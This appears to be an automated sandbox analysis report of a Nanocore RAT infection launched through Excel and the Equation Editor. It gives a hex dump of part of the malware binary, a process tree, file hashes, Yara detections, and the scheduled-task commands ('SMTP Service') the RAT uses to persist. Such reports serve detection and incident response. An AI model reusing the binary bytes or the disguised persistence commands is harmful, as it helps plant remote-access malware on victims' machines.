00 20 00 00 00 60 09 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 09 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 68 48 09 00 4f 00 00 00 00 60 09 00 bc 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 09 00 0c 00 00 00 4c 48 09 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 28 09 00 00 20 00 00 00 2a 09 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 bc 05 00 00 00 60 09 00 00 06 00 00 00 2c 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 09 00 00 02 00 00 00 32 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9c 48 09 00 00 00 00 00 48 00 00 00 02 00 05 00 90 3f 00 00 c4 5e 01 00 03 00 00 00 6f 00 00 06 54 9e 01 00 f8 a9 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7e 02 1f 24 7d 04 00 00 04 02 16 7d 07 00 00 04 02 16 7d 08 00 00 04 02 28 15 00 00 0a 00 00 2 a b6 02 1f 24 7d 04 00 00 04 02 16 7d 07 00 00 04 02 16 7d 08 00 00 04 02 28 15 00 00 0a 00 00 02 03 7d 02 00 00 04 02 04 7d 03 00 00 04 2a 00 00 13 30 02 00 4f 00 00 00 00 00 00 00 02 1f 24 7d 04 00 00 04 02 16 7d 07 00 00 04 02 16 7d 08 00 00 04 02 28 15 00 00 0a 00 00 02 03 7b 01 00 00 04 7d 01 00 00 04 02 03 7b 05 00 00 04 7d 05 00 00 04 02 03 7b 06 00 00 04 7d 06 00 00 04 02 03 7b 07 00 00 04 7d 07 00 00 04 2a 3a 00 02 7b 04 00 00 04 28 16 00 00 0a 00 2a 00 00 13 30 03 00 77 00 00 00 01 00 00 11 00 03 17 52 02 7b 01 00 00 04 0b 07 0a 06 2c 66 06 72 01 00 00 70 28 17 00 00 0a 2d 29 06 72 21 00 00 70 28 17 00 00 0a 2d 25 06 72 2d 00 00 70 28 17 00 00 0a 2d 25 06 72 39 00 00 70 28 17 00 00 0a 2d 25 2b 30 02 17 7d 08 00 00 04 2b 27 04 04 4a 02 7b 07 00 00 04 58 54 2b 1a 04 04 4a 02 7b 07 00 00 04 58 54 2b 0d 04 04 4a 02 7b 07 00 00 04 58 54 2b 00 2a 00 13 30 01 00 0b 00 00 00 02 00 00 11 00 72 45 00 00 70 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 02 00 00 11 00 72 6f 00 00 70 0a 2b 00 06 2a 00 13 30 01 00 0c 00 00 00 03 00 00 11 00 19 8d 10 00 00 01 0a 2b 00 06 2a 22 02 28 15 00 00 0a 00 2a 00 00 00 13 30 02 00 26 00 00 00 04 00 00 11 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL`K0*H `@ @hHO`LH  H.text( * `.rsrc`,@@. reloc2@BHH?^oT~$}}}(*$}}}(}}*0O$}}}({}{}{}{}*:{(*0wR{,frp(-)r!p(-%r-p(-%r9p(-%+0}+'J{XT+J{XT+J{XT+*0rEp+*0rop+*0+*" (*0&

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2584 Parent PID: 596

General

Start time:	11:56:28
Start date:	15/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f8f0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 832 Parent PID: 596

General

Start time:	11:56:47
Start date:	15/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: ALP.exe PID: 1272 Parent PID: 832

General

Start time:	11:56:49
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\ALP.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ALP.exe
Imagebase:	0x910000
File size:	603136 bytes
MD5 hash:	60E9F1E8596C98A6B07129D9C24EC359
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000003.00000002.477879710.000000000249D000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000003.00000002.479035033.0000000003469000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000003.00000002.479035033.0000000003469000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000003.00000002.479035033.0000000003469000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 30%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: ALP.exe PID: 1212 Parent PID: 1272

General

Start time:	11:56:51
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\ALP.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ALP.exe
Imagebase:	0x910000
File size:	603136 bytes
MD5 hash:	60E9F1E8596C98A6B07129D9C24EC359
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.691493356.00000000021B0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.691493356.00000000021B0000.00000004.00020000.sdmp, Author:

Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.691041233.00000000008A0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.691041233.00000000008A0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.690682289.00000000006C0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.690682289.00000000006C0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.690682289.00000000006C0000.00000004.00020000.sdmp, Author: Joe Security
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.690880215.0000000000780000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.690880215.0000000000780000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.690912627.0000000000790000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.690912627.0000000000790000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.691516728.00000000021D0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.691516728.00000000021D0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.690948278.00000000007C0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.690948278.00000000007C0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.690383308.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.690383308.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000004.00000002.690383308.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.694158728.0000000003479000.00000004.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000004.00000002.694158728.0000000003479000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.690432511.0000000000470000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.690432511.0000000000470000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.690979593.0000000000820000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.690979593.0000000000820000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: NanoCore, Description: unknown, Source: 00000004.00000002.694476042.00000000036F7000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.691050468.00000000008B0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.691050468.00000000008B0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.691024483.0000000000850000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.691024483.0000000000850000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.691059827.00000000008C0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.691059827.00000000008C0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.691013967.0000000000840000.00000004.00020000.sdmp, Author:

	Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.691013967.0000000000840000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.691571948.0000000002300000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.691571948.0000000002300000.00000004.00020000.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.691649725.0000000002482000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.691609233.0000000002431000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: schtasks.exe PID: 2212 Parent PID: 1212

General

Start time:	11:56:52
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'SMTP Service' /xml 'C:\Users\user\AppData\Local\Temp\tmp3811.tmp'
Imagebase:	0xd30000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 2596 Parent PID: 1212

General

Start time:	11:56:54
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'SMTP Service Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp277F.tmp'

Imagebase:	0x860000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: taskeng.exe PID: 2612 Parent PID: 896

General

Start time:	11:56:55
Start date:	15/09/2021
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {6D7D75E4-8EFD-44BB-96AC-FEA7E6E0852F} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1]
Imagebase:	0xffdd0000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: ALP.exe PID: 2608 Parent PID: 2612

General

Start time:	11:56:56
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\ALP.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ALP.exe 0
Imagebase:	0x910000
File size:	603136 bytes
MD5 hash:	60E9F1E8596C98A6B07129D9C24EC359
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.511286759.0000000003289000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000A.00000002.511286759.0000000003289000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000A.00000002.511286759.0000000003289000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000A.00000002.510442930.00000000022BD000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 2668 Parent PID: 2612

General

Start time:	11:56:56
Start date:	15/09/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' 0
Imagebase:	0xbe0000
File size:	603136 bytes
MD5 hash:	60E9F1E8596C98A6B07129D9C24EC359
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000B.00000002.512977056.00000000022DD000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000B.00000002.513705045.00000000032A9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000B.00000002.513705045.00000000032A9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000B.00000002.513705045.00000000032A9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 30%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 2796 Parent PID: 1764

General

Start time:	11:57:02
Start date:	15/09/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\SMTP Service\smtpsvc.exe'
Imagebase:	0xbe0000
File size:	603136 bytes
MD5 hash:	60E9F1E8596C98A6B07129D9C24EC359
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000C.00000002.515854316.000000000223D000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.516689891.0000000003209000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.516689891.0000000003209000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.516689891.0000000003209000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 1412 Parent PID: 2668

General

Start time:	11:57:05
Start date:	15/09/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Imagebase:	0xbe0000
File size:	603136 bytes
MD5 hash:	60E9F1E8596C98A6B07129D9C24EC359
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: ALP.exe PID: 2700 Parent PID: 2608

General

Start time:	11:57:05
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\ALP.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ALP.exe
Imagebase:	0x910000
File size:	603136 bytes
MD5 hash:	60E9F1E8596C98A6B07129D9C24EC359
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000E.00000002.523014987.00000000032D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000E.00000002.523014987.00000000032D9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000E.00000002.522978296.00000000022D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000E.00000002.522978296.00000000022D1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000E.00000002.522489862.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000E.00000002.522489862.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000E.00000002.522489862.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 2192 Parent PID: 2796

General

Start time:	11:57:06
Start date:	15/09/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Imagebase:	0xbe0000
File size:	603136 bytes
MD5 hash:	60E9F1E8596C98A6B07129D9C24EC359
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: smtpsvc.exe PID: 2196 Parent PID: 2668

General

Start time:	11:57:06
Start date:	15/09/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Imagebase:	0xbe0000
File size:	603136 bytes
MD5 hash:	60E9F1E8596C98A6B07129D9C24EC359
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000002.525259528.0000000003549000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000002.525259528.0000000003549000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000002.525186411.0000000002541000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000002.525186411.0000000002541000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000010.00000002.524484369.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000002.524484369.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000002.524484369.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 344 Parent PID: 2796

General

Start time:	11:57:07
Start date:	15/09/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Imagebase:	0xbe0000
File size:	603136 bytes
MD5 hash:	60E9F1E8596C98A6B07129D9C24EC359
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000011.00000002.528139712.0000000002231000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000011.00000002.528139712.0000000002231000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000011.00000002.528229678.0000000003239000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000011.00000002.528229678.0000000003239000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000011.00000002.527221961.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000011.00000002.527221961.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000011.00000002.527221961.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities Show Windows behavior

File Read

Disassembly

Code Analysis